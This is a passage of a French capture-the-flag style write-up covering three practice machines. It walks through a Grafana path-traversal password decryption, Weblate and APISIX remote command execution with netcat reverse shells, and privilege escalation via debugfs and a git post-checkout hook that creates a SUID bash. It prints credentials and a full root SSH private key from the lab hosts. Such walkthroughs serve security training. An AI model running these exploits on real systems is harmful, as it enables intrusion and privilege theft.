Une fois la base de donnée extraite on peut enumérer son contenu pour y rechercher des identifiants potentiels :

```
sudo sqlite3 grafana.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
alert                        ngalert_configuration
alert_configuration          org
alert_instance               org_user
alert_notification           permission
alert_notification_state     playlist
alert_rule                   playlist_item
alert_rule_tag               plugin_setting
alert_rule_version           preferences
annotation                   quota
annotation_tag               role
api_key                      seed_assignment
builtin_role                 server_lock
cache_data                   session
dashboard                    short_url
dashboard_acl                star
dashboard_provisioning       tag
dashboard_snapshot           team
dashboard_tag                team_member
dashboard_version            team_role
data_keys                    temp_user
data_source                  test_data
kv_store                     user
library_element              user_auth
library_element_connection   user_auth_token
login_attempt                user_role
migration_log
sqlite> .databases
main: /home/yoyo/Downloads/grafana.db r/w
sqlite> .dump data_source
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE `data_source` (
`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
, `org_id` INTEGER NOT NULL
, `version` INTEGER NOT NULL
, `type` TEXT NOT NULL
, `name` TEXT NOT NULL
, `access` TEXT NOT NULL
, `url` TEXT NOT NULL
, `password` TEXT NULL
, `user` TEXT NULL
, `database` TEXT NULL
, `basic_auth` INTEGER NOT NULL
, `basic_auth_user` TEXT NULL
, `basic_auth_password` TEXT NULL
, `is_default` INTEGER NOT NULL
, `json_data` TEXT NULL
, `created` DATETIME NOT NULL
, `updated` DATETIME NOT NULL
, `with_credentials` INTEGER NOT NULL DEFAULT 0, `secure_json_data` TEXT NULL, `read_only` INTEGER NULL, `uid
    ` TEXT NOT NULL DEFAULT 0);
INSERT INTO data_source VALUES(1,1,1,'prometheus','Prometheus','server','http://localhost:9090','','','',0,'
    sysadmin','',0,'{}','2022-02-04 09:19:59','2022-02-04 09:19:59',0,'{"basicAuthPassword":"anBneWFNQ2z+
```

```
    IDGhz3a7wxaqjimuglSXTeMvhbvsveZwVzreNJSw+hsV4w=="}',0,'HkdQ8Ganz');
COMMIT;
```

On peut voir la présence d'un hash `anBneWFNQ2z+IDGhz3a7wxaqjimuglSXTeMvhbvsveZwVzreNJSw+hsV4w==` et d'un nom d'utilisateur `sysadmin` on utilise le script de l'exploit pour décrypter le mot de passe `https://github.com/jas502n/Grafana-CVE-2021-43798/blob/main/AESDecrypt.go` on remplace les valeur de la clef secrètes par celle découvert dans le fichier de configuration `SW2YcwTIb9zpOOhoPsMm` et on ajoute aussi le hash puis lance le script :

```
### Modification du script
...
func main() {
        // decode base64str
        var grafanaIni_secretKey = "SW2YcwTIb9zpOOhoPsMm"
        var dataSourcePassword = "anBneWFNQ2z+IDGhz3a7wxaqjimuglSXTeMvhbvsveZwVzreNJSw+hsV4w=="
        encrypted, _ := base64.StdEncoding.DecodeString(dataSourcePassword)
        PwdBytes, _ := Decrypt(encrypted, grafanaIni_secretKey)
        fmt.Println("[*] grafanaIni_secretKey= " + grafanaIni_secretKey)
        fmt.Println("[*] DataSourcePassword= " + dataSourcePassword)
        fmt.Println("[*] plainText= " + string(PwdBytes))

        fmt.Println("\n")
        // encode str (dataSourcePassword)
        var PlainText = "jas502n"
        encryptedByte, _ := Encrypt([]byte(PlainText), grafanaIni_secretKey)
        var encryptedStr = base64.StdEncoding.EncodeToString(encryptedByte)
        fmt.Println("[*] grafanaIni_secretKey= " + grafanaIni_secretKey)
        fmt.Println("[*] PlainText= " + PlainText)
        fmt.Println("[*] EncodePassword= " + encryptedStr)
}
...

### Execution du script
go mod init aesdecrypt
go: creating new go.mod: module aesdecrypt
go: to add module requirements and sums:
        go mod tidy

go mod tidy
go: finding module for package golang.org/x/crypto/pbkdf2
go: found golang.org/x/crypto/pbkdf2 in golang.org/x/crypto v0.40.0

go run AESDecrypt.go
[*] grafanaIni_secretKey= SW2YcwTIb9zpOOhoPsMm
[*] DataSourcePassword= anBneWFNQ2z+IDGhz3a7wxaqjimuglSXTeMvhbvsveZwVzreNJSw+hsV4w==
[*] plainText= SuperSecureP@ssw0rd


[*] grafanaIni_secretKey= SW2YcwTIb9zpOOhoPsMm
[*] PlainText= jas502n
[*] EncodePassword= QW4yS3hQa2T6JOgk3JoR4+SLLJbb441JmtS5DsxDiw==
```

On trouve le mot de passe `SuperSecureP@ssw0rd` que l'on utilise avec l'identifiant `sysadmin` pour se connecter en SSH à la machine :

```
ssh sysadmin@192.168.233.181
sysadmin@192.168.233.181's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 23 Jul 2025 08:50:09 PM UTC

  System load:  0.0               Processes:               209
  Usage of /:   57.0% of 9.78GB   Users logged in:         0
  Memory usage: 32%               IPv4 address for ens160: 192.168.233.181
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur `sysadmin`

Privilege Escalation

Il nous faut les droits root, pour cela on commence par enumérer les groupes utilisateur :

```
$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin),6(disk)
```

On peut voir que l'utilisateur appartient au groupe `disk` On peut lister les disques auquel appartient l'utilisateur :

```
$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            445M     0  445M   0% /dev
tmpfs            98M  1.2M   97M   2% /run
/dev/sda2       9.8G  5.6G  3.7G  61% /
tmpfs           489M     0  489M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           489M     0  489M   0% /sys/fs/cgroup
/dev/loop0       62M   62M     0 100% /snap/core20/1328
/dev/loop1       33M   33M     0 100% /snap/snapd/12883
/dev/loop3       56M   56M     0 100% /snap/core18/2128
/dev/loop6       71M   71M     0 100% /snap/lxd/21029
/dev/loop4       68M   68M     0 100% /snap/lxd/21835
/dev/loop2       44M   44M     0 100% /snap/snapd/14549
/dev/loop5       56M   56M     0 100% /snap/core18/2284
tmpfs            98M     0   98M   0% /run/user/1001
```

On peut voir que le système est monté sur le disque `/dev/sda2` il est possible d'exploiter cela avec l'utilitaire `debugfs` :

```
$ debugfs /dev/sda2
debugfs 1.45.5 (07-Jan-2020)
debugfs:  cd /root/.ssh
debugfs:  cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAz1L/rbeJcJOc5T4Lppdp0oVnX0MgpfaBjW25My3ffAeJTeJwM1/R
YGtnByjnBAisdAsqctvGjZL6TewN4QNM0ew5qD2BQUU38bvq1lRdvbaD1m+WZkhp6DJrbi
42MKCUeTMY5AEPBPe4kHBN294BiUycmtLzQz5gJ99AUSQa59m6QJso4YlC7OCs7xkDAxSJ
pE56z1yaiY+y4l2akIxbAz7TVmJgRnhjJ4ZRuV2TYuSolJiSNeUyIUTozfRKl56Zs8f/QA
4Pd9AvSLZPN+s/INAULdxzgV3X9xHYh2NfRe8hw1Ju9OeJZ9lqQNBtFrit0ekpk75CJ2Z6
AMDV5tNlEcixwf/nMhjQb7Q/Oh4p7ievBk47f5t2dKlTsWw4iq1AX3FVA65n2TfD6cNISj
mxfQvXzMTPrs8KO7pHzMVQZZukOIwOEKwuZfNxIg4riGQvy4Cs+3c4w022UJ8oH36itgjr
pa4Ce+uRomYgRthDLaTNmk52TbZl0pg8AdDXB0SbAAAFgCd1RWkndUVpAAAAB3NzaC1yc2
EAAAGBAM9S/623iXCTnOU+C6aXadKFZ19DIKX2gY1tuTMt33wHiU3icDNf0WBrZwco5wQI
rHQLKnLbxo2S+k3sDeEDTNHsOag9gUFFN/G76tZUXb22g9ZvlmZIaegya24uNjCglHkzGO
QBDwT3uJBwTdveAYlMnJrS8OM+YCffQFEkGufZukCbKOGJQuzgrO8ZAwMUiaROes9cmomP
suJdmpCMWwM+01ZiYEZ4YyeGUbldk2LkqJSYkjXlMiFE6M30SpeembPH/0AOD3fQLOi2Tz
frPyDQFC3cc4Fd1/cR2IdjX0XvIcNSbvTniWfZakDQbRa4rdHpKZO+QidmegDA1ebTZRHI
scH/5zIY0G+0PzoeKe4nrwZOO3+bdnSpU7FsOIqtQF9xVQOuZ9k3w+nDSEo5sX0L18zEz6
7PCju6R8zFUGWbpDiMDhCsLmXzcSIOK4hkL8uArPt3OMNNtlCfKB9+orYI66WuAnvrkaJm
IEbYQy2kzZpOdk22ZdKYPAHQ1wdEmwAAAAMBAAEAAAGAdNLfEcNHJfF3ylFQ/Vl6ns7fNf
W8cuhZjhkS77zcnqYcf4+mC7zlXYCHuKgarNI6YtVb4QbodiQo+TmXhIB4jB2hS6UErYPU
h1mNdaJqhBlRZsbQJ+iMDPRERvyxOmtx3m2li+zwyqrQDEvMA6Wwle5enHtb6js+sZkCQ/
alVpoAcqE7wwK2fIYJzFz6roSnHre+ShRzXCpl8VovW15LdqOzMIOUlQEHVmFAscQB5grU
1461bLsuqUKMMGmEkrUiAAQ3UujH2bovUZIO2kOyoyijozwZXdQz1nM+LltrgFR1diOmdu
fYr23bjGRTi65Dx4Lw2a/KMiXeYvWbOu7kJ2rlEsO1Vbvd2egx/TtZtqkEkWOhahO6oiAl
iwSc3734fdj6N7hcNcIj0KLqJoAdJfDtTwfdR2j8SbmtslztVEBtOU96KKUYT+XPbzaJjX
zzzAOm5TSq3mOvkm7zC6jNCnGQ2CznJTep2MlhAjIhGVbFT5Qh9pv4nr45xphqabbZAAAA
wFQQjZbLtbUxH4IuIeMqyWOmbRVoU9YC5NdWGF8ep2Ma4BEB7bBJw+g9SsT3z/rumzQeo3
2Eigs3NRsqULsQqr/Ts8OAzjPuG11WU4p/5D+8dQhTyoseMPeg9JwveiZLZRJnlER3Bi2M
zv9mWw8ByNcWYOtyNTrQj5pUTLhhukMqRonMYV/qsAZVZs8VGvWT9ONEVs9VL5bP22QDGO
mhkLPbQpBsrUBGBn53euvpwODvnPI9YUrvzaQZjVDQU3uIcgAAAMEA/0jDXV/NDkTzvdlp
ZMgBvIPJAdWpiEj0GzsaBMlj5dDNTarsr1j82lYIXmG8S+T8E/iSReOcvasxOM3tseIBVq
EFdhim3jh/mMKX1DfBMDShM5Q7xZr4eczl6xyJ1Qs4Nu3RHszWeeiqYXJeHjbpySnZ/Wec
```

```
atyS247gMCb2jYMXX8khnkHj1BWp1bHTpQuI/3oxrVSZVXbfUmfbJbsMtXlVgM3+5yqeny
29f1ZFlpb1NyhFe4U3plbXjLLwwY+PAAAAwQDP58+hi3mm0UoPaQXSFIQ2XPsc1TnxVZkF
WTKAu4jtHPrF9p19nZS3j3AJ0ndr0niWW9gGmQtjz56m06TtBCQAQw8P3ITt5uBkxRuwpd
fC7bp88+tDwg47yGdnHe4/bsX90J8x+/WVa2LbK/7Fh64djpoeN4WAHfKB/fmXGJ+kt0mu
qDz911lrLT9H8CrpYXlrKy5jxhO8yxqU1CqmZe8H8ILFMPyuw8UuOCF7EnhLR2ReAmOS2l
T3skewpHe8tDUAAAALcm9vdEB1YnVudHU=
-----END OPENSSH PRIVATE KEY-----
```

On trouve la clef rsa de l'utilisateur root, on peut l'utiliser pour se connecter en ssh avec :

```
ssh -i id_rsa9 root@192.168.163.181
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 13 Jul 2025 04:54:31 PM UTC

  System load:  0.0               Processes:               215
  Usage of /:   57.3% of 9.78GB   Users logged in:         1
  Memory usage: 50%               IPv4 address for ens160: 192.168.163.181
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
    settings


Last login: Tue Mar  1 18:46:45 2022
root@fanatastic:~#
```

On obtient ainsi l'accès root sur la machine

Fikklish

Reconnaissance

Machine cible Adresse IP : `192.168.214.19`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 192.168.152.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 19:56 CEST
Nmap scan report for 192.168.152.19
Host is up (0.015s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4e:eb:da:e8:00:da:40:3d:f4:22:ad:fb:41:2c:2a:4c (ECDSA)
|_  256 de:dc:7b:84:9e:6e:d8:fa:98:23:2b:9e:71:67:88:fe (ED25519)
80/tcp   open   http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Book Bargains Online
|_http-server-header: Apache/2.4.52 (Ubuntu)
443/tcp  closed https
8000/tcp open   http    WSGIServer 0.2 (Python 3.10.12)
|_http-title:   Weblate
| http-robots.txt: 31 disallowed entries (15 shown)
| /admin/ /js/ /accounts/ /source/ /comment/ /commit/
| /update/ /push/ /reset/ /lock/ /unlock/ /changes/ /changes/csv/
|_/search/ /replace/
|_http-server-header: WSGIServer/0.2 CPython/3.10.12
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 151.64 seconds
```


Le scan indique qu'il y a 3 ports ouverts, le port 22 pour SSH et les ports 80 et 8000 pour HTTP. Le service Weblate version 4.11 est lancé sur le port 8000

Le site web sur le port 80 est celui de la vente d'un livre, il y a plusieurs infos données comme le nom de l'a

Sur le serveur weblate port 8000 en explorant la page `"sitemap-pages.xml"` on trouve que le serveur est lancé avec l'utilisateur "tom" :


```
...
BASE_DIR
'/home/tom/.local/lib/python3.10/site-packages'
BASIC_LANGUAGES
None
BORG_EXTRA_ARGS
None
CACHES
{'avatar': {'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
            'LOCATION': '/home/tom/.local/lib/python3.10/site-packages/data/avatar-cache',
            'OPTIONS': {'MAX_ENTRIES': 1000},
            'TIMEOUT': 86400},
 'default': {'BACKEND': 'django_redis.cache.RedisCache',
             'KEY_PREFIX': '********************',
             'LOCATION': 'redis://127.0.0.1:6379/1',
             'OPTIONS': {'CLIENT_CLASS': 'django_redis.client.DefaultClient',
                         'CONNECTION_POOL_KWARGS': {},
                         'PARSER_CLASS': 'redis.connection.HiredisParser',
                         'PASSWORD': '********************'}}}
...
```

Il y a une page d'authentification admin qui permet de se connecter à l'interface d'administration de weblate, il n'est possible de bruteforce la connexion avec les identifiants car au bout de plusieurs connexion, il faut réessayer de se connecter ultérieurement.
Il y a possibilité de se connecter à l'interface admin en utilisant les identifiants suivants : `admin:niffenegger` se qui permet d'obtenir l'accès en étant authentifié :




Exploitation

Il est alors possible d'exploiter la version de Weblate avec une execution de commandes en utilisant la CVE-2022-23915 `https://security.snyk.io/vuln/SNYK-PYTHON-WEBLATE-2414088` pour cela on commence par créer un nouveau projet que l'on nome "poc" et auquel on joint pour adresse du site son adresse ip :



On enregistre le projet puis on se rend sur le lien pour "Créer un nouveau composant de traduction" afin de lancer l'execution de commande suivante avec l'utilisation du CVS Mercurial :



En engistrant la configuration du composant on lance une execution de commande qui permet d'obtenir un reverse shell depuis un port d'écoute netcat :

```
nc -nlvp 8000
listening on [any] 8000 ...
connect to [192.168.45.227] from (UNKNOWN) [192.168.152.19] 42948
/bin/sh: 0: can't access tty; job control turned off
```

```
$ whoami
tom
```

Ceci permet l'obtention de l'accès sur la machine avec l'utilisateur tom

Privilege Escalation

En enumerant les groupes de permissions utilisateur on trouve que celui ci fait partie du groupe lxd :

```
tom@fikklish:~$ id
id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd)
```

Ce qui signifie que l'application est installé et qu'il est possible escalader les privilèges à partir de l'installation d'une machine alpine sur lxd pour cela on execute des commandes mais on tombe au final sur un message d'erreur :

```
tom@fikklish:~$ lxc init alpine mycontainer -c security.privileged=true
lxc init alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Failed creating instance record: Failed initialising instance: Failed getting root disk:
No root device could be found
```

Il n'est donc pas possible de pouvoir monter le disque avec les droits root avec l'image d'alpine.
On enumere les fichiers utilisateurs, et on trouve des mots de passes potentiel afin de s'autehntifier :

```
tom@fikklish:/home/tom$ ls -la
total 40
drwxr-xr-x 5 tom  tom  4096 Jun  8 18:25 .
drwxr-xr-x 3 root root 4096 Apr 25 09:51 ..
lrwxrwxrwx 1 root root    9 Apr 25 11:35 .bash_history -> /dev/null
drwx------ 2 tom  tom  4096 Apr 25 12:34 .cache
drwxrwxr-x 6 tom  tom  4096 Apr 25 10:03 .local
-rw------- 1 tom  tom   175 Apr 25 12:34 .psql_history
-rw-r--r-- 1 tom  tom     0 Apr 25 12:35 .sudo_as_admin_successful
-rwxr-xr-x 1 root root  186 Apr 25 11:32 checkout.rb
-rwxr-xr-x 1 root root  260 Apr 25 11:32 fetch.rb
-rw-r--r-- 1 tom  tom    33 Jun  8 15:00 local.txt
-rw-r--r-- 1 tom  tom     6 Jun  8 18:02 output_rce.txt
drwx------ 3 tom  tom  4096 Jun  8 18:25 snap
tom@fikklish:/home/tom$ cat .psql_history
GRANT ALL PRIVILEGES ON DATABASE WEBLATE to WEBLATE;
ALTER USER WEBLATE PASSWORD 'RapidlyLockstepDrenched103';
q
\q
ALTER USER WEBLATE PASSWORD 'RollingShockingLifter231';
\q
```

On trouve un fichier caché contenant deux mots de passe, `RapidlyLockstepDrenched103` permet de se connecter avec l'utilisateur tom en ssh.
On enumere alors les permissions de l'utilisateur :

```
tom@fikklish:/home/tom$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on fikklish:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User tom may run the following commands on fikklish:
    (ALL) /home/tom/checkout.rb
    (ALL) /home/tom/fetch.rb
```

On peut voir que deux script ruby peuvent être executés par l'utilisateur tom et qu'ils possèdent les droits root. On affiche le contenu de ces scripts :

```
tom@fikklish:~$ cat checkout.rb
#!/usr/bin/ruby

require 'git'

puts "Name of the project: "
name = gets
g = Git.init('/root/projects/' + name.chomp)
```

```
puts "Location of branch: "
branch = gets
g.checkout(branch.chomp)
tom@fikklish:~$ cat fetch.rb
#!/usr/bin/ruby

require 'git'

puts "Name of the project: "
name = gets
g = Git.init('/root/projects/' + name.chomp)

puts "Custom origin name, if applicable: "
origin = gets

puts "Location of branch: "
ref = gets
g.fetch(origin.chomp, {:ref => ref.chomp} )
```

Il est possible d'exploiter ces scripts car ceux ci utilisent git pour pouvoir exploiter les scripts il faut commencer par créer un repo git ainsi qu'une branche à celle ci :

```
### Création du projet git
mkdir -p /home/tom/payload/.git/hooks
cd /home/tom/payload
git init

### Création d'un commit sur la branche "main"
touch dummy
git add dummy
git commit -m "initial commit"
git branch -M main
```

On modifie ensuite le hook du fichier `/home/tom/payload/.git/hooks/post-checkout` pour qu'il execute des commandes "post-checkout" qui est l'action lancé après que le "checkout" a été fait sur le projet. Le script contenu dans le hook "post-checkout" permet de copier un bash sur le dossier `home` avec les droits root et SUID :

```
#!/bin/bash
cp /bin/bash /home/tom/rootsh
chmod +s /home/tom/rootsh
```

On execute alors le script en spécifiant le chemin vers le projet contenant le repo git et le nom de la branche crée :

```
tom@fikklish:~$ sudo ./fetch.rb
[sudo] password for tom:
Name of the project:
../../home/tom/payload
Custom origin name, if applicable:
payload
Location of branch:
main
tom@fikklish:~$ sudo ./checkout.rb
Name of the project:
../../home/tom/payload
Location of branch:
main
```

Une fois le programme executé on obtient le binaire bash avec les droits root et SUID que l'on peut executer :

```
tom@fikklish:~$ ls -la
total 1408
drwxr-xr-x 5 tom  tom     4096 Jun  9 18:53 .
drwxr-xr-x 3 root root    4096 Apr 25 09:51 ..
lrwxrwxrwx 1 root root       9 Apr 25 11:35 .bash_history -> /dev/null
drwx------ 2 tom  tom     4096 Apr 25 12:34 .cache
-rwxr-xr-x 1 root root     186 Apr 25 11:32 checkout.rb
-rwxr-xr-x 1 root root     260 Apr 25 11:32 fetch.rb
-rw------- 1 tom  tom       20 Jun  9 18:47 .lesshst
drwxrwxr-x 6 tom  tom     4096 Apr 25 10:03 .local
-rw-r--r-- 1 tom  tom       33 Jun  9 16:34 local.txt
drwxrwxr-x 3 tom  tom     4096 Jun  9 18:44 payload
-rw------- 1 tom  tom      175 Apr 25 12:34 .psql_history
-rwsr-sr-x 1 root root 1396520 Jun  9 19:09 rootsh
-rw-r--r-- 1 tom  tom        0 Apr 25 12:35 .sudo_as_admin_successful
-rw------- 1 tom  tom      720 Jun  9 18:49 .viminfo
tom@fikklish:~$ /home/tom/rootsh -p
```

```
rootsh-5.1# whoami
root
```

Flimsy

Reconnaissance

Machine cible Adresse IP : `92.168.247.220`


Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sVC 192.168.247.220
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 00:55 CEST
Nmap scan report for 192.168.247.220
Host is up (0.015s latency).
Not shown: 65332 filtered tcp ports (no-response), 198 filtered tcp ports (host-prohibited)
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
|   256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_  256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
80/tcp    open   http       nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Upright
3306/tcp  open   mysql      MySQL (unauthorized)
8080/tcp  closed http-proxy
43500/tcp open   http       OpenResty web app server
|_http-server-header: APISIX/2.8
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.69 seconds
```

Le scan révèle qu'il y a 5 ports ouverts, le port 22 pour SSH, le port 80 pour HTTP, le port 3306 pour MySQL, le port 43500 pour un service HTTP.

Le site web est celui d'une entreprise appelé Upright :



Sur le port 43500 le service APISIX est lancé sur la version 2.8

Exploitation

En recherchant une vulnérabilité sur le service ASIPIX on trouve un exploit qui permet une execution de commande distante (RCE) `https://www.exploit-db.com/exploits/50829` on télécharge et on l'execute afin d'obtenir un reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.247] from (UNKNOWN) [192.168.247.220] 57248
script /dev/null -c /bin/bash
Script started, file is /dev/null
```

```
franklin@flimsy:/root$ whoami
whoami
franklin
```

On obtient ainsi l'accès sur la machine avec l'utilisateur `franklin`

Privilege Escalation

Il nous faut à présent l'accès root. On commence par énumérer les crontabs :

```
franklin@flimsy:/etc$ cat crontab
cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root apt-get update
* * * * * root /root/run.sh
```

On peut voir qu'il y a deux cron qui sont lancés régulièrement par l'utilisateur root. Un premier cron qui lance la mise à jour des paquet systèmes avec `apt` et un autre cron qui lance un script dans le dossier root.

On vérifie la possibilité d'écriture des dossiers systèmes :

```
franklin@flimsy:/etc/apt$ find / -writable -type d 2>/dev/null
find / -writable -type d 2>/dev/null
/var/crash
/var/tmp
/proc/24497/task/24497/fd
/proc/24497/fd
/proc/24497/map_files
/run/screen
/run/lock
/usr/local/apisix/uwsgi_temp
/usr/local/apisix/fastcgi_temp
/usr/local/apisix/client_body_temp
/usr/local/apisix/proxy_temp
/usr/local/apisix/scgi_temp
/etc/apt/apt.conf.d
/dev/mqueue
